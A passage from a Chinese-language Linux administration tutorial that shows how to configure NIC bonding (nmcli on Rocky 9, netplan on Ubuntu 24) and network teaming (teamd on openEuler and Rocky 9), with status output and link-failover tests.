2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
```

查看网卡设备

```
[root@rocky9 ~]# nmcli conn
```

| NAME   | UUID                                 | TYPE     | DEVICE |
|--------|--------------------------------------|----------|--------|
| ens160 | 7f421f21-dc5b-333b-9901-00ec01f8b31e | ethernet | ens160 |
| lo     | 0af33512-d650-4e82-bc1c-d29b84219dea | loopback | lo     |

```
[root@rocky9 ~]# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION |
|--------|----------|--------|------------|
| ens160 | ethernet | 已连接    | ens160     |
| lo     | loopback | 连接（外部） | lo         |
| ens224 | ethernet | 已断开    | --         |
| ens256 | ethernet | 已断开    | --         |

## 简单实践

### 绑定实践

主备模式，心跳检测时间间隔1S

```
[root@rocky9 ~]# nmcli connection add type bond con-name bond0 ifname bond0
bond.options "mode=active-backup,miimon=1000"
连接 "bond0" (8e62bc20-aa02-4aa2-8b41-ec692ebf8bc7) 已成功添加。
```

绑定第一块网卡

```
[root@rocky9 ~]# nmcli connection add type ethernet slave-type bond con-name
bond0-port1 ifname ens224 master bond0
连接 "bond0-port1" (8cf50e55-5464-4872-ab00-bd1769c2f698) 已成功添加。
```

绑定第二块网卡

```
[root@rocky9 ~]# nmcli connection add type ethernet slave-type bond con-name
bond0-port2 ifname ens256 master bond0
连接 "bond0-port2" (2ae6a28a-4c7b-4b9a-aa62-07aaa8021c1a) 已成功添加。
```

### 绑定网卡地址设定

设置IP

```
[root@rocky9 ~]# nmcli connection modify bond0 ipv4.addresses '192.168.8.123/24'
ipv4.gateway '192.168.8.2' ipv4.method manual
```

启用绑定网卡

```
[root@rocky9 ~]# nmcli con up bond0
连接已成功激活 (master waiting for slaves) (D-Bus 活动路
径: /org/freedesktop/NetworkManager/ActiveConnection/12)
```

启动两个绑定端口

```
[root@rocky9 ~]# nmcli con up bond0-port1
[root@rocky9 ~]# nmcli con up bond0-port2
```

查看，生成的配置文件

```
[root@rocky9 ~]# ls /etc/NetworkManager/system-connections/
bond0.nmconnection  bond0-port1.nmconnection  bond0-port2.nmconnection
ens160.nmconnection
```

## 检查效果

查看设备连接

```
[root@rocky9 ~]# nmcli con
```

| NAME        | UUID                                 | TYPE     | DEVICE |
|-------------|--------------------------------------|----------|--------|
| ens160      | 7f421f21-dc5b-333b-9901-00ec01f8b31e | ethernet | ens160 |
| bond0       | 8e62bc20-aa02-4aa2-8b41-ec692ebf8bc7 | bond     | bond0  |
| bond0-port1 | 8cf50e55-5464-4872-ab00-bd1769c2f698 | ethernet | ens224 |
| bond0-port2 | 2ae6a28a-4c7b-4b9a-aa62-07aaa8021c1a | ethernet | ens256 |
| lo          | 0af33512-d650-4e82-bc1c-d29b84219dea | loopback | lo     |

```
[root@rocky9 ~]# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION  |
|--------|----------|--------|-------------|
| ens160 | ethernet | 已连接    | ens160      |
| bond0  | bond     | 已连接    | bond0       |
| ens224 | ethernet | 已连接    | bond0-port1 |
| ens256 | ethernet | 已连接    | bond0-port2 |
| lo     | loopback | 连接（外部） | lo          |

查看网卡信息

```
[root@rocky9 ~]# ip a s
...
3: ens224: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc mq master
bond0 state UP group default qlen 1000
    link/ether 00:0c:29:b1:f4:5e brd ff:ff:ff:ff:ff:ff
    altname enp19s0
4: ens256: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc mq master
bond0 state UP group default qlen 1000
    link/ether 00:0c:29:b1:f4:5e brd ff:ff:ff:ff:ff:ff permaddr
00:0c:29:b1:f4:68
    altname enp27s0
7: bond0: <BROADCAST,MULTICAST,MASTER,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default qlen 1000
    link/ether 00:0c:29:b1:f4:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.123/24 brd 192.168.8.255 scope global noprefixroute bond0
        valid_lft forever preferred_lft forever
    inet6 fe80::39c6:e3a7:6c8c:2078/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

查看网卡绑定信息

```
[root@rocky9 ~]# cat /proc/net/bonding/bond0
Ethernet Channel Bonding Driver: v5.14.0-427.13.1.e19_4.x86_64
```

```
Bonding Mode: fault-tolerance (active-backup)    # 工作模式
Primary Slave: None
Currently Active Slave: ens224
MII Status: up
MII Polling Interval (ms): 1000
```

```
Up Delay (ms): 0
Down Delay (ms): 0
Peer Notification Delay (ms): 0

Slave Interface: ens224
MII Status: up # 网卡1状态
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:0c:29:b1:f4:5e
Slave queue ID: 0

Slave Interface: ens256
MII Status: up # 网卡2状态
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:0c:29:b1:f4:68
Slave queue ID: 0
```

## 异常测试

在终端1开启一个命令行测试bond的网卡地址

```
[root@rocky9 ~]# ping 192.168.8.123
```

断开其中一块网卡 - master角色网卡

```
[root@rocky9 ~]# ip link set ens224 down
```

查看效果

```
[root@rocky9 ~]# cat /proc/net/bonding/bond0
Ethernet Channel Bonding Driver: v5.14.0-427.13.1.el9_4.x86_64
```

```
Bonding Mode: fault-tolerance (active-backup)
Primary Slave: None
Currently Active Slave: ens256
MII Status: up
MII Polling Interval (ms): 1000
Up Delay (ms): 0
Down Delay (ms): 0
Peer Notification Delay (ms): 0
```

```
Slave Interface: ens224
MII Status: down # 网卡已经停止工作
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 1
Permanent HW addr: 00:0c:29:b1:f4:5e
Slave queue ID: 0
```

```
Slave Interface: ens256
MII Status: up # 正常工作
Speed: 10000 Mbps
Duplex: full
Link Failure Count: 1
Permanent HW addr: 00:0c:29:b1:f4:68
Slave queue ID: 0
```

测试终端，依然可以正常运行，没有遭受单网卡流量异常


清理环境

```
nmcli con delete bond0
nmcli con delete bond0-port1
nmcli con delete bond0-port2
```

1.3.4 Ubuntu实践

基础知识

先添加两块仅主机模式的网卡



查看主机网卡状态

```
查看网卡物理设备
root@ubuntu24:~# ip a s
...
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:d1:48:3a brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet6 fe80::24b:e68e:6d81:2043/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:d1:48:44 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    inet6 fe80::9233:c989:5672:bf6c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
查看网络连接状态
root@ubuntu24:~# nmcli con
NAME                                UUID                                TYPE                                DEVICE
```

```
netplan-ens33 14f59568-5076-387a-aef6-10adfcca2e26 ethernet ens33
有线连接 1 07494b36-57d0-378f-8f69-f9af0afd8b0c ethernet ens37
有线连接 2 7f921a00-a765-3941-a3ac-abbe3beacd96 ethernet ens38
lo fe304363-76af-40c1-9c28-ef7f8c217cc7 loopback lo
```

查看网络设备情况

```
root@ubuntu24:~# nmcli device
```

| DEVICE | TYPE     | STATE           | CONNECTION    |
|--------|----------|-----------------|---------------|
| ens33  | ethernet | 已连接             | netplan-ens33 |
| ens37  | ethernet | 连接中（正在获取 IP 配置） | 有线连接 1        |
| ens38  | ethernet | 连接中（正在获取 IP 配置） | 有线连接 2        |
| lo     | loopback | 连接（外部）          | lo            |

## 简单实践

### 定制绑定网卡配置

定义网卡绑定的ip地址

```
root@ubuntu24:~# cat /etc/netplan/bond0.yaml
```

```
network:
  ethernets:
    ens37:
      addresses: []
      dhcp4: false
    ens38:
      addresses: []
      dhcp4: false
  version: 2

  bonds:
    bond0:
      addresses: [192.168.8.124/24]
      interfaces: [ens37,ens38]
      parameters:
        mode: balance-rr
```

配置解析：

mode: balance-rr          bond工作模式，设定为轮询模式

应用网卡配置生效

```
root@ubuntu24:~# netplan apply
```

### 检查效果

查看网卡ip地址

```
root@ubuntu24:~# ip a s
...
3: ens37: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
master bond0 state UP group default qlen 1000
    link/ether 5a:a2:13:23:6e:37 brd ff:ff:ff:ff:ff:ff permaddr
00:0c:29:d1:48:3a
    altname enp2s5
4: ens38: <BROADCAST,MULTICAST,SLAVE,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast
master bond0 state UP group default qlen 1000
    link/ether 5a:a2:13:23:6e:37 brd ff:ff:ff:ff:ff:ff permaddr
00:0c:29:d1:48:44
    altname enp2s6
```

```
5: bond0: <BROADCAST,MULTICAST,MASTER,UP,LOWER_UP> mtu 1500 qdisc noqueue state
UP group default qlen 1000
    link/ether 5a:a2:13:23:6e:37 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.124/24 brd 192.168.8.255 scope global noprefixroute bond0
        valid_lft forever preferred_lft forever
    inet6 fe80::58a2:13ff:fe23:6e37/64 scope link
        valid_lft forever preferred_lft forever
```

查看网络设备信息

```
root@ubuntu24:~# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION    |
|--------|----------|--------|---------------|
| ens33  | ethernet | 已连接    | netplan-ens33 |
| bond0  | bond     | 已连接    | netplan-bond0 |
| ens37  | ethernet | 已连接    | netplan-ens37 |
| ens38  | ethernet | 已连接    | netplan-ens38 |
| lo     | loopback | 连接（外部） | lo            |

```
root@ubuntu24:~# nmcli con
```

| NAME          | UUID                                 | TYPE     | DEVICE |
|---------------|--------------------------------------|----------|--------|
| netplan-ens33 | 14f59568-5076-387a-aef6-10adfcca2e26 | ethernet | ens33  |
| netplan-bond0 | ed99d67c-a858-3e46-8bab-6a5caa421e47 | bond     | bond0  |
| netplan-ens37 | c5c3b18d-e2d7-3b94-9c87-573e6c0c29bc | ethernet | ens37  |
| netplan-ens38 | 194e9097-a8b9-3628-b800-448687b3d6ae | ethernet | ens38  |
| lo            | 19606fb6-3e45-4f5d-87a8-f714acb1caeb | loopback | lo     |
| 有线连接 1        | 07494b36-57d0-378f-8f69-f9af0afd8b0c | ethernet | --     |
| 有线连接 2        | 7f921a00-a765-3941-a3ac-abbe3beacd96 | ethernet | --     |

查看网卡绑定配置效果

```
root@ubuntu24:~# cat /proc/net/bonding/bond0
```

Ethernet Channel Bonding Driver: v6.8.0-47-generic

Bonding Mode: load balancing (round-robin)

MII Status: up

MII Polling Interval (ms): 100

Up Delay (ms): 0

Down Delay (ms): 0

Peer Notification Delay (ms): 0

Slave Interface: ens37

MII Status: up

Speed: 1000 Mbps

Duplex: full

Link Failure Count: 0

Permanent HW addr: 00:0c:29:d1:48:3a

Slave queue ID: 0

Slave Interface: ens38

MII Status: up

Speed: 1000 Mbps

Duplex: full

Link Failure Count: 0

Permanent HW addr: 00:0c:29:d1:48:44

Slave queue ID: 0

异常测试

在终端1开启一个命令行测试bond的网卡地址  
root@ubuntu24:~# ping 192.168.8.124

断开其中一块网卡 - master角色网卡  
root@ubuntu24:~# ip link set ens37 down

查看效果

```
root@ubuntu24:~# cat /proc/net/bonding/bond0
Ethernet Channel Bonding Driver: v6.8.0-47-generic
```

```
Bonding Mode: load balancing (round-robin)
MII Status: up
MII Polling Interval (ms): 100
Up Delay (ms): 0
Down Delay (ms): 0
Peer Notification Delay (ms): 0
```

```
Slave Interface: ens37
MII Status: down                                # 网卡状态异常
Speed: 1000 Mbps
Duplex: full
Link Failure Count: 1
Permanent HW addr: 00:0c:29:d1:48:3a
Slave queue ID: 0
```

```
Slave Interface: ens38
MII Status: up
Speed: 1000 Mbps
Duplex: full
Link Failure Count: 0
Permanent HW addr: 00:0c:29:d1:48:44
Slave queue ID: 0
```

测试终端，依然可以正常运行，没有遭受单网卡流量异常

清理环境

```
root@ubuntu24:~# rm -f /etc/netplan/bond0.yaml
root@ubuntu24:~# netplan apply
```

## 1.4 网络组

### 1.4.1 工作模式

基础知识

网络组简介

网络组( Network Teaming)是一种组合或聚合物理和虚拟网络接口的方法，以提供高吞吐量或冗余的逻辑接口。网络组使用一个小的内核模块来实现数据包流的快速处理和其他任务的用户空间服务。因此，网络组是一个易扩展的解决方案，来满足负载均衡和冗余的要求。

## 注意：网络 teaming 在 Red Hat Enterprise Linux 9 中已弃用

### 网络组特点

- 启动网络组接口不会自动启动网络组中的port接口
- 启动网络组接口中的port接口总会自动启动网络组接口
- 禁用网络组接口会自动禁用网络组中的port接口
- 没有port接口的网络组接口可以启动静态IP连接
- 启用DHCP连接时，没有port接口的网络组会等待port接口的加入

### 常用工作模式

网络组的工作模式涵盖了多种技术和策略，以适应不同的网络需求和环境。针对您提到的 **broadcast**（广播）、**roundrobin**（轮询）、**random**（随机）、**activebackup**（主动备份）、**loadbalance**（负载均衡）以及 **lacp**（链路汇聚控制协议）这些工作模式。

#### Broadcast（广播）

定义：广播是一种网络通信模式，它将数据包发送到网络上的所有设备，而不是特定的单个设备。

应用：广播通常用于局域网（LAN）中，用于发现网络中的其他设备和服务。

特点：广播会占用网络带宽，可能导致网络拥塞，特别是在大型网络中。。

#### RoundRobin（轮询）

定义：轮询调度算法是网络服务调度中的常用策略，它将来自用户的请求按顺序轮流分配给一组服务器。

应用：轮询算法适用于服务器数量固定且性能一致的场景，如web服务器集群等。

特点：轮询算法无需关注每个连接的状态，因此是无状态调度。可能导致服务器间的负载分布不均衡。

#### Random（随机）

定义：随机分配策略将网络请求随机分配给内部多个服务器。

应用：在某些负载均衡场景中，随机分配可以作为一种简单的负载均衡策略。

特点：随机分配可能导致负载分布不均匀，但在某些情况下，它可以作为一种简单且有效的负载均衡策略。

#### ActiveBackup（主动备份）

定义：Active-Backup是Linux内核中的一种网络绑定模式，用于提高网络的可用性和可靠性。

应用：它结合了多个物理网卡，并将它们看做是一个虚拟接口，从而提供了一个冗余的网络连接方式。

特点：当一个网卡故障时，Active-Backup会自动切换到其他可用的网卡，以保持网络通信的连续性和稳定性。

#### LoadBalance（负载均衡）

定义：由多台服务器组成一个集合，通过负载分担技术，将外部发送来的请求均匀分配到某一台服务器上。

应用：负载均衡主要用于扩展网络设备和服务器的带宽、增加吞吐量、加强网络数据处理能力。

特点：负载均衡能够平均分配客户请求，提供快速获取重要数据的能力，并解决大量并发访问服务问题。

#### LACP（链路汇聚控制协议）

定义：LACP（Link Aggregation Control Protocol）是一种实现链路动态汇聚的协议。

应用：链路聚合往往用在两个重要节点或繁忙节点之间，既能增加互联带宽，又提供了连接的可靠性。

特点：LACP通过发送LACPDU（LACP Data Unit）与对端交互信息，以实现链路的动态聚合与解聚合。聚合链路的总带宽等于被选中的成员链路的带宽之和，并且聚合链路上的流量会按照一定的规则分担到各个选中的成员链路上。当有选中成员链路因为某种原因不能工作时，链路聚合可以很快地感知到，并重置链路状态，置该链路为阻塞，流量被重分配给其他选中成员链路。

## 环境准备

### 环境简介

Network Teaming的功能实现，依赖于两个非常重要的事情：**teamd**软件以及**NetworkManager**的**team**插件。如果这两个软件不存在的话，导致后面网络组设备启动失败，报错现象如下：

```
[root@sswang ~]# nmcli con up team0
```

错误：连接激活失败：NetworkManager plugin for 'team' unavailable



安装相关软件

```
[root@sswang ~]# yum install -y teamd NetworkManager-team
```

重启网络管理服务


```
[root@sswang ~]# systemctl restart NetworkManager
```

注意：默认情况下，Rocky9 的 NetworkManager 服务已经具有了 team 的插件能力

## 1.4.2 openEuler实践

### 准备工作

先添加两块仅主机模式的网卡



查看网卡设备信息

查看ip地址信息

```
[root@sswang ~]# ip a s
...
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff
4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:0c:29:2a:61:24 brd ff:ff:ff:ff:ff:ff
```

查看网卡设备信息

```
[root@sswang ~]# nmcli con
NAME      UUID                                  TYPE      DEVICE
ens160    0bb624f5-12ff-45e4-b950-00f743ea97b7 ethernet  ens160
lo        aae2d18c-9d31-4549-80ac-2743bf2a21d0 loopback  lo
[root@sswang ~]# nmcli device
DEVICE    TYPE      STATE      CONNECTION
ens160    ethernet  已连接      ens160
lo        loopback  连接（外部） lo
ens224    ethernet  已断开      --
ens256    ethernet  已断开      --
```

## 简单实践

### 创建网络组接口

```
nmcli con add type team con-name CON-NAME ifname TEAM-NAME config 'CONFIG-JSON-STRING'
```

#### 参数解析:

|                    |  |
|--------------------|--|
| CON-NAME           | 连接名                                      |
| TEAM-NAME          | 接口名                                      |
| CONFIG-JSON-STRING | 配置项, 例如 '{"runner": {"name": "METHOD"}}' |
| METHOD             | 流量算法                                     |

broadcast|roundrobin|activebackup|loadbalance|lacp

### 创建port接口

```
nmcli con add type team-slave con-name CON-PORT-NAME ifname CON-TEAM-NAME master TEAM-NAME
```

#### 参数解析:

|               |                                   |
|---------------|-----------------------------------|
| CON-PORT-NAME | 连接名, 连接名若不指定, 默认为team-slave-IFACE |
| CON-TEAM-NAME | 网络接口名                             |
| TEAM-NAME     | 要绑定的网络组接口名                        |

## 创建网络组

### 添加team

```
[root@sswang ~]# nmcli con add type team con-name team0 ifname team0 config '{"runner":{"name":"loadbalance"}}' ipv4.addresses 192.168.8.100/8 ipv4.method manual
```

连接 "team0" (e21cc5c9-789b-4608-94af-878ce570c6f5) 已成功添加。

### 添加网卡

```
[root@sswang ~]# nmcli con add con-name team0-ens224 type team-slave ifname ens224 master team0
```

连接 "team0-ens224" (44d97c89-b725-49cb-aaad-dc8e56140507) 已成功添加。

### 添加网卡

```
[root@sswang ~]# nmcli con add con-name team0-ens256 type team-slave ifname ens256 master team0
```

连接 "team0-ens256" (23741e10-8af2-40dc-b79e-20dac334dd73) 已成功添加。

### 查看生成的网卡设备配置

```
[root@sswang ~]# ls /etc/sysconfig/network-scripts/
ifcfg-ens160 ifcfg-team0 ifcfg-team0-ens224 ifcfg-team0-ens256
```

### 检查网络设备

```
[root@sswang ~]# nmcli con reload;nmcli con
```

| NAME         | UUID                                 | TYPE     | DEVICE |
|--------------|--------------------------------------|----------|--------|
| ens160       | 0bb624f5-12ff-45e4-b950-00f743ea97b7 | ethernet | ens160 |
| lo           | a980020e-5dcc-47f4-a7c4-8e7f899236b0 | loopback | lo     |
| team0        | e21cc5c9-789b-4608-94af-878ce570c6f5 | team     | --     |
| team0-ens224 | 44d97c89-b725-49cb-aaad-dc8e56140507 | ethernet | --     |
| team0-ens256 | 23741e10-8af2-40dc-b79e-20dac334dd73 | ethernet | --     |

## 启用网络组设备

```
[root@sswang ~]# nmcli con up team0
连接已成功激活 (master waiting for slaves) (D-Bus 活动路径: /org/freedesktop/NetworkManager/ActiveConnection/6)
[root@sswang ~]# nmcli con up team0-ens224
连接已成功激活 (D-Bus 活动路径: /org/freedesktop/NetworkManager/ActiveConnection/9)
[root@sswang ~]# nmcli con up team0-ens224
连接已成功激活 (D-Bus 活动路径: /org/freedesktop/NetworkManager/ActiveConnection/10)
```

#### 检查ip地址信息

```
[root@sswang ~]# ip a
...
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq master team0
state UP group default qlen 1000
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff
4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq master team0
state UP group default qlen 1000
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff permaddr
00:0c:29:2a:61:24
5: team0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default qlen 1000
    link/ether 00:0c:29:2a:61:1a brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.100/8 brd 192.255.255.255 scope global noprefixroute team0
        valid_lft forever preferred_lft forever
    inet6 fe80::a623:c90e:db50:f717/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

#### 检查网卡设备信息

```
[root@sswang ~]# nmcli con
```

| NAME         | UUID                                 | TYPE     | DEVICE |
|--------------|--------------------------------------|----------|--------|
| ens160       | 0bb624f5-12ff-45e4-b950-00f743ea97b7 | ethernet | ens160 |
| lo           | a980020e-5dcc-47f4-a7c4-8e7f899236b0 | loopback | lo     |
| team0        | e21cc5c9-789b-4608-94af-878ce570c6f5 | team     | team0  |
| team0-ens224 | 44d97c89-b725-49cb-aaad-dc8e56140507 | ethernet | ens224 |
| team0-ens256 | 23741e10-8af2-40dc-b79e-20dac334dd73 | ethernet | ens256 |

```
[root@sswang ~]# nmcli device
```

| DEVICE | TYPE     | STATE  | CONNECTION   |
|--------|----------|--------|--------------|
| ens160 | ethernet | 已连接    | ens160       |
| lo     | loopback | 连接(外部) | lo           |
| team0  | team     | 已连接    | team0        |
| ens224 | ethernet | 已连接    | team0-ens224 |
| ens256 | ethernet | 已连接    | team0-ens256 |

## 网络组状态检测

#### 检查网络组状态

```
[root@sswang ~]# teamdctl team0 state
setup:
    runner: loadbalance # 采用工作模式
ports:
    ens224
    link watches:
        link summary: up # 网卡设备
    instance[link_watch_0]:
        name: ethtool
        link: up
        down count: 0
```

```
ens256
  link watches:
    link summary: up          # 网卡设备
    instance[link_watch_0]:
      name: ethtool
      link: up
      down count: 0
```

## 异常测试

在终端1开启一个命令行测试bond的网卡地址

```
[root@sswang ~]# ping 192.168.8.100
```

断开其中一块网卡 - master角色网卡

```
[root@sswang ~]# ip link set ens224 down
```

查看效果

```
[root@sswang ~]# teamdctl team0 state
setup:
  runner: loadbalance
ports:
  ens224
    link watches:
      link summary: down      # 网卡状态异常
      instance[link_watch_0]:
        name: ethtool
        link: down
        down count: 1
  ens256
    link watches:
      link summary: up
      instance[link_watch_0]:
        name: ethtool
        link: up
        down count: 0
```

测试终端，依然可以正常运行，没有遭受单网卡流量异常

## 删除

```
nmcli con down team0
nmcli con del team0
nmcli con del team0-ens224
nmcli con del team0-ens256
```

## 修改配置文件实现

创建team接口文件

```
[root@sswang ~]# cat > /etc/sysconfig/network-scripts/ifcfg-team0 <<-eof
DEVICE=team0
DEVICETYPE=Team
TEAM_CONFIG="{\"runner\":{\"name\":\"loadbalance\"}}"
BOOTPROTO=none
IPADDR=192.168.8.100
```

```
PREFIX=24
NAME=team0
ONBOOT=yes
eof
```

创建port配置文件

```
[root@sswang ~]# cat > /etc/sysconfig/network-scripts/ifcfg-team0-ens224 <<-eof
DEVICE=ens224
DEVICETYPE=TeamPort
TEAM_MASTER=team0
NAME=team0-ens224
ONBOOT=yes
eof
```

创建port配置文件

```
[root@sswang ~]# cat > /etc/sysconfig/network-scripts/ifcfg-team0-ens256 <<-eof
DEVICE=ens256
DEVICETYPE=TeamPort
TEAM_MASTER=team0
NAME=team0-ens256
ONBOOT=yes
eof
```

查看配置文件

```
[root@sswang ~]# ls /etc/sysconfig/network-scripts/
ifcfg-ens160  ifcfg-team0  ifcfg-team0-ens224  ifcfg-team0-ens256
```

重启网络服务

```
[root@sswang ~]# systemctl restart NetworkManager
```

或重载网络配置

```
[root@sswang ~]# nmcli con reload;nmcli con up team0
```

环境清理

```
nmcli con down team0
nmcli con del team0
nmcli con del team0-ens224
nmcli con del team0-ens256
```

## 1.4.3 Rocky9 实践

创建网络组

创建一个activebackup模式的网络组

```
[root@rocky9 ~]# nmcli connection add type team con-name team0 ifname team0
team.runner activebackup
```

连接 "team0" (417d3f62-38dc-4c9d-b4a9-dd4b8ea920d0) 已成功添加。

指定使用 ethtool 工具作为链路监视器，链路检测延迟时间为 1000 毫秒

```
[root@rocky9 ~]# nmcli connection modify team0 team.link-watchers "name=ethtool
delay-up=1000"
```

命令解读：

这个命令配置了 team0 团队连接的链路监视器，使用 ethtool 工具并设置了链路上升的延迟时间为 1000 毫秒。这有助于确保团队成员接口的链路状态被准确且稳定地监测，从而提高整个团队连接的可靠性。

绑定两块网卡

```
[root@rocky9 ~]# nmcli connection add type ethernet slave-type team con-name team0-port1 ifname ens224 master team0
连接 "team0-port1" (7da67192-73af-4d40-8ae1-bd6925722ef8) 已成功添加。
[root@rocky9 ~]# nmcli connection add type ethernet slave-type team con-name team0-port2 ifname ens256 master team0
连接 "team0-port2" (57265933-bce8-485f-8a1a-99e6c156274f) 已成功添加。
```

## 检查效果

查看网络设备

```
[root@rocky9 ~]# nmcli device
```

| DEVICE | TYPE     | STATE           | CONNECTION  |
|--------|----------|-----------------|-------------|
| ens160 | ethernet | 已连接             | ens160      |
| ens224 | ethernet | 已连接             | team0-port1 |
| ens256 | ethernet | 已连接             | team0-port2 |
| team0  | team     | 连接中（正在获取 IP 配置） | team0       |
| lo     | loopback | 连接（外部）          | lo          |

```
[root@rocky9 ~]# nmcli con
```

| NAME        | UUID                                 | TYPE     | DEVICE |
|-------------|--------------------------------------|----------|--------|
| ens160      | 7f421f21-dc5b-333b-9901-00ec01f8b31e | ethernet | ens160 |
| team0-port1 | 7da67192-73af-4d40-8ae1-bd6925722ef8 | ethernet | ens224 |
| team0-port2 | 57265933-bce8-485f-8a1a-99e6c156274f | ethernet | ens256 |
| team0       | 417d3f62-38dc-4c9d-b4a9-dd4b8ea920d0 | team     | team0  |
| lo          | d5d8c8cd-2de7-4a6b-bef1-1e73ba7f3624 | loopback | lo     |

## 设置ip地址

设定ip地址

```
[root@rocky9 ~]# nmcli connection modify team0 ipv4.addresses '192.168.8.123/24'
ipv4.gateway '192.168.8.2' ipv4.method manual
```

重启服务

```
